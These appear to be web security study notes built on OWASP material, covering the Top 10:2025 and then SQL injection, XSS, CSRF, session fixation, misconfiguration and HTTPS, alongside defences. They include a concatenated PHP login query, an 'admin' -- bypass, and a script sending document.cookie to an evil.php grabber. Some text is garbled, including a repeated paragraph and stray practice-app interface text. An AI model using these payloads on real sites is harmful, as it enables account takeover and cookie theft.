

Introducing the OWASP Top 10:2025

The Open Web Application Security Project (OWASP) Top 10 is a universally recognized awareness document representing a broad consensus on the most critical security risks to web applications.

- A01:2025 - Broken Access Control
- A02:2025 - Security Misconfiguration
- A03:2025 - Software Supply Chain Failures
- A04:2025 - Cryptographic Failures
- A05:2025 - Injection
- A06:2025 - Insecure Design
- A07:2025 - Authentication Failures
- A08:2025 - Software or Data Integrity Failures
- A09:2025 - Security Logging & Alerting Failures
- A10:2025 - Mishandling of Exceptional Conditions

A01:2025 - Broken Access Control maintains its position at #1 as the most serious application security risk; the contributed data indicates that on average, 3.73% of applications tested had one or more of the 40 Common Weakness Enumerations (CWEs) in this category. As indicated by the dashed line in the above figure, Server-Side Request Forgery (SSRF) has been rolled into this category.

A01:2025 - Broken Access Control maintains its position at #1 as the most serious application security risk; the contributed data indicates that on average, 3.73% of applications tested had one or more of the 40 Common Weakness Enumerations (CWEs) in this category. As indicated by the dashed line in the above figure, Server-Side Request Forgery (SSRF) has been rolled into this category.

A02:2025 - Security Misconfiguration moved up from #5 in 2021 to #2 in 2025. Misconfigurations are more prevalent in the data for this cycle. 3.00% of the applications tested had one or more of the 16 CWEs in this category. This is not surprising, as software engineering is continuing to increase the amount of an application's behavior that is based on configurations.

A03:2025 - Software Supply Chain Failures is an expansion of **A06:2021-Vulnerable and Outdated Components** to include a broader scope of compromises occurring within or across the entire ecosystem of software dependencies, build systems, and distribution infrastructure. This category was overwhelmingly voted a top concern in the community survey. This category has 5 CWEs and a limited presence in the collected data, but we believe this is due to challenges in testing and hope that testing catches up in this area. This category has the fewest occurrences in the data, but also the highest average exploit and impact scores from CVEs.

A04:2025 - Cryptographic Failures falls two spots from #2 to #4 in the ranking. The contributed data indicates that, on average, 3.80% of applications have one or more of the 32 CWEs in this category. This category often leads to sensitive data exposure or system compromise.

A05:2025 - Injection falls two spots from #3 to #5 in the ranking, maintaining its position relative to Cryptographic Failures and Insecure Design. Injection is one of the most tested categories, with the greatest number of CVEs associated with the 38 CWEs in this category. Injection includes a range of issues from Cross-site Scripting (high frequency/low impact) to SQL Injection (low frequency/high impact) vulnerabilities.

A06:2025 - Insecure Design slides two spots from #4 to #6 in the ranking as Security Misconfiguration and Software Supply Chain Failures leapfrog it. This category was introduced in 2021, and we have seen noticeable improvements in the industry related to threat modeling and a greater emphasis on secure design.

A07:2025 - Authentication Failures maintains its position at #7 with a slight name change (previously it was “Identification and Authentication Failures”) to more accurately reflect the 36 CWEs in this category. This category remains important, but the increased use of standardized frameworks for authentication appears to be having beneficial effects on the occurrences of authentication failures.

A08:2025 - Software or Data Integrity Failures continues at #8 in the list. This category is focused on the failure to maintain trust boundaries and verify the integrity of software, code, and data artifacts at a lower level than Software Supply Chain Failures.

A09:2025 - Security Logging & Alerting Failures retains its position at #9. This category has a slight name change (previously Security Logging and Monitoring Failures) to emphasize the importance of the alerting functionality needed to induce appropriate action on relevant logging events. Great logging with no alerting is of minimal value in identifying security incidents. This category will always be underrepresented in the data, and was again voted into a position in the list from the community survey participants.

A10:2025 - Mishandling of Exceptional Conditions is a new category for 2025. This category contains 24 CWEs focusing on improper error handling, logical errors, failing open, and other related scenarios stemming from abnormal conditions that systems may encounter.

SQL Injection

A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can

- read sensitive data from the database,
- modify database data (Insert/Update/Delete),
- execute administration operations on the database (such as shutdown the DBMS),
- recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.

Examples:

Example 1 (practice)

SQL Practice Online Learning Mode Practice Mode Interview Mode

Engine Core SQL Schema Completed

< Prev 1 / 23 Next >

HR analyst You are starting a basic employee roster pull and need the raw table first.

Easy Return the complete employee roster from the employees table.

Output: Include all employee columns. Rules: Use a basic SELECT against employees with no filters.

Concept direction You want every column, so reach for the SELECT * shortcut. Think of * as "all columns of the FROM table". Level 1/3

SQL Run Hint 2 Reset Solution

```
1 SELECT * FROM employees
2
3
```

Data Output 10 rows

employee_id	first_name	last_name	email	hire_date	job_id	salary	manager_id	dept
100	John	Smith	john.smith@company.com	2020-01-15	IT_MGR	120000	NULL	10
101	Alice	Johnson	alice.johnson@company.com	2021-03-20	IT_PROG	85000	100	10
102	Bob	Wilson	bob.wilson@company.com	2021-06-10	IT_PROG	80000	100	10
103	Carol	Davis	carol.davis@company.com	2019-09-05	HR_REP	60000	NULL	20

Expected Output 10 rows 1 / 23 done

employee_id	first_name	last_name	email	hire_date
100	John	Smith	john.smith@company.com	2020-01-15
101	Alice	Johnson	alice.johnson@company.com	2021-03-20
102	Bob	Wilson	bob.wilson@company.com	2021-06-10
103	Carol	Davis	carol.davis@company.com	2019-09-05

2. Vulnerable Code Example (PHP)

VULNERABLE: Direct string concatenation

```
$sql = "SELECT * FROM users WHERE username = '" . $_POST['username'] . "' AND password = '" .
$_POST['password'] . '";"
```

```
$result = mysqli_query($conn, $sql);
```

Sql injection:

```
SELECT * FROM users WHERE username = 'admin' --' AND password = 'anything'
```

The -- comments out the password check, logging the attacker in as admin without knowing the password.

Preventions:

To avoid SQL injection flaws, developers need to:

- Stop writing dynamic queries with string concatenation.
- Prevent malicious SQL input from being included in executed queries.

Primary preventions:

- Option 1: Use of Prepared Statements (with Parameterized Queries)
- Option 2: Use of Properly Constructed Stored Procedures
- Option 3: Allow-list Input Validation
- Option 4: Strongly discouraged: Escaping All User Supplied Input

Defense Option 1: Prepared Statements (with Parameterized Queries)

To write database queries, use prepared statements with variable binding (aka parameterized queries). Prepared statements are simple to write and easier to understand than dynamic queries, and parameterized queries force the developer to define all SQL code first and pass in each parameter to the query later. If database queries use this coding style, the database will always distinguish between code and data, regardless of what user input is supplied. Also, prepared statements ensure that an attacker cannot change the intent of a query, even if SQL commands are inserted by an attacker.

Defense Option 2: Stored Procedures

Though stored procedures are not always safe from SQL injection, developers can use certain standard stored procedure programming constructs. If stored procedures are needed, the safest approach to using them requires the developer to build SQL statements with parameters that are automatically parameterized, unless the developer does something largely out of the norm. The difference between prepared statements and stored procedures is that the SQL code for a stored procedure is defined and stored in the database itself, then called from the application.

Defense option3: Allow-list Input Validation

Faced with parts of SQL queries that can't use bind variables, such as table names, column names, or sort order indicators (ASC or DESC), input validation or query redesign is the most appropriate defense. Using user parameter values to target table or column names is a symptom of poor design and a full rewrite should be considered if time allows. If that is not possible, developers should map the parameter values to the legal/expected table or column names to make sure unvalidated user input doesn't end up in the query.

When we say a stored procedure is "implemented safely," that means it does not include any unsafe dynamic SQL generation. Developers do not usually generate dynamic SQL inside stored procedures. However, it can be done, but should be avoided.

Defense option4: Escaping All User-Supplied Input

In this approach, the developer will escape all user input before putting it in a query. It is very database specific in its implementation. This methodology is fragile compared to other defenses, and we CANNOT guarantee that this option will prevent all SQL injections in all situations.

Additional preventions include:

- Least Privilege
- Allow-list Input Validation

Cross Site Scripting

Cross-Site Scripting (XSS) is a client-side injection vulnerability where an attacker injects malicious scripts into web pages viewed by other users. The browser cannot distinguish the attacker's script from legitimate application scripts, so it executes the malicious code in the victim's session context.

Impact

- Session/cookie theft (session hijacking)
- Credential theft (phishing, keylogging)
- Defacement of websites
- Forced malicious actions (CSRF-like attacks via XSS)
- Malware delivery

Example:

If the application doesn't validate the input data, the attacker can easily steal a cookie from an authenticated user. All the attacker has to do is to place the following code in any posted input (ie: message boards, private messages, user profiles)

```
<SCRIPT type="text/javascript">
var adr = '../evil.php?cakemonster=' + escape(document.cookie);
</SCRIPT>
```

The above code will pass an escaped content of the cookie (according to RFC content must be escaped before sending it via HTTP protocol with GET method) to the evil.php script in "cakemonster" variable. The attacker then checks the results of their evil.php script (a cookie grabber script will usually write the cookie to a file) and use it.

Preventions:

Output Encoding: When you need to safely display data exactly as a user types it in, output encoding is recommended.

- **Output Encoding for "HTML Contexts":** "HTML Context" refers to inserting a variable between two basic HTML tags
- **Output Encoding for "HTML Attribute Contexts":** "HTML Attribute Contexts" occur when a variable is placed in an HTML attribute value. You may want to do this to change a hyperlink, hide an element, add alt-text for an image, or change inline CSS styles
- **Output Encoding for "URL Contexts":** "URL Contexts" refer to variables placed into a URL. Most commonly, a developer will add a parameter or URL fragment to a URL base that is then displayed or used in some operation.

HTML Sanitization: HTML Sanitization will strip dangerous HTML from a variable and return a safe string of HTML. OWASP recommends DOMPurify for HTML Sanitization.

Safe sinks: Security professionals often talk in terms of sources and sinks. XSS sinks are places where variables are placed into your webpage. Many sinks where variables can be placed are safe. This is because these sinks treat the variable as text and will never execute it.

Cross Site Request Forgery

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as

sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing.

Prevention:

1. **Token-Based Mitigation:** The synchronizer token pattern is one of the most popular and recommended methods to mitigate CSRF.
2. **Using A Double-Submit Cookie Pattern:** This technique is easy to implement and is stateless, which explicitly ties tokens to the user's authenticated session

Broken Authentication and Session Management

Broken Authentication (now A07: Identification and Authentication Failures in OWASP Top 10 2021) refers to flaws in how an application handles user identity verification and session tracking. These flaws allow attackers to compromise user accounts or impersonate legitimate users.

Example Attack Scenario

1. **Session Fixation:** Attacker sends victim a link to the login page with a specific session ID: `https://bank.com/login?sessionid=abc123`
2. The victim clicks the link, logs in successfully
3. The application does not regenerate the session ID after login
4. The attacker now uses the same session ID (abc123) and gains access to the victim's account

Prevention:

- Secure Session Management
- Secure Cookie Attributes
- Strong Authentication
- Multi-Factor Authentication (MFA)

Security misconfiguration

Security misconfiguration is the most commonly seen issue in web applications (A05 in OWASP Top 10 2021). It occurs when security settings are not defined, implemented, or maintained properly. This can happen at any level of the application stack: application server, database, platform, framework, or custom code.

Misconfiguration	Risk	Example
Default Credentials	Full system compromise	Admin console with admin:admin
Directory Listing	Information disclosure	Exposing directory structure and files

Verbose Error Messages	Information leakage	Stack traces revealing DB schema, paths, versions
Unnecessary Features	Increased attack surface	Sample apps, debug consoles enabled in production
Open Cloud Storage	Massive data exposure	Public S3 bucket containing customer data
Missing Security Headers	Various attacks	No CSP, HSTS, X-Frame-Options headers
Unpatched Software	Known vulnerability exploitation	Outdated Apache Struts (Equifax)
Debug Mode in Production	Code and data exposure	Django DEBUG=True on production
CORS Misconfiguration	Cross-origin data theft	Access-Control-Allow-Origin: * with credentials

Preventions:


- **Adopt Repeatable Hardening:** Create a streamlined, automated process to lock down and identically configure environments from development through to production.
- **Implement the Principle of Least Privilege:** Restrict user and system access to only the permissions strictly necessary to perform their tasks.
- **Remove Unused Features:** Minimize your attack surface during installation by deleting unused frameworks, sample files, and unnecessary components.
- **Automate Auditing:** Regularly scan your networks and cloud storage permissions (such as public bucket exposure) using automated tools.
- **Routine Patching:** Keep software and firmware up to date, and ensure you disable default passwords and debugging features in production.

How HTTPS Protects Web Traffic

HTTPS (HTTP Secure) is HTTP over TLS (Transport Layer Security). It provides three critical protections for web traffic:

1. **Encryption** — Data is encrypted so eavesdroppers cannot read it
2. **Integrity** — Data cannot be modified in transit without detection
3. **Authentication** — The client verifies the server's identity via digital certificates

HTTPS



Encryption (Confidentiality)

Without HTTPS, all traffic is sent in **plaintext** and can be read by anyone on the network (Wi-Fi hotspots, ISPs, government surveillance, man-in-the-middle attackers).

Integrity (Tamper Detection)

HTTPS uses Message Authentication Codes (MACs) to ensure data has not been modified in transit. If an attacker changes even one byte, the MAC verification fails and the connection is terminated.

Authentication (Server Identity Verification)

HTTPS uses digital certificates signed by a Certificate Authority (CA). This prevents:

- **Man-in-the-Middle (MITM) attacks**: The attacker cannot present a valid certificate for the victim's domain unless they compromise a CA
- **DNS spoofing/ARP poisoning**: Even if the victim's traffic is redirected, the fake server cannot produce a valid certificate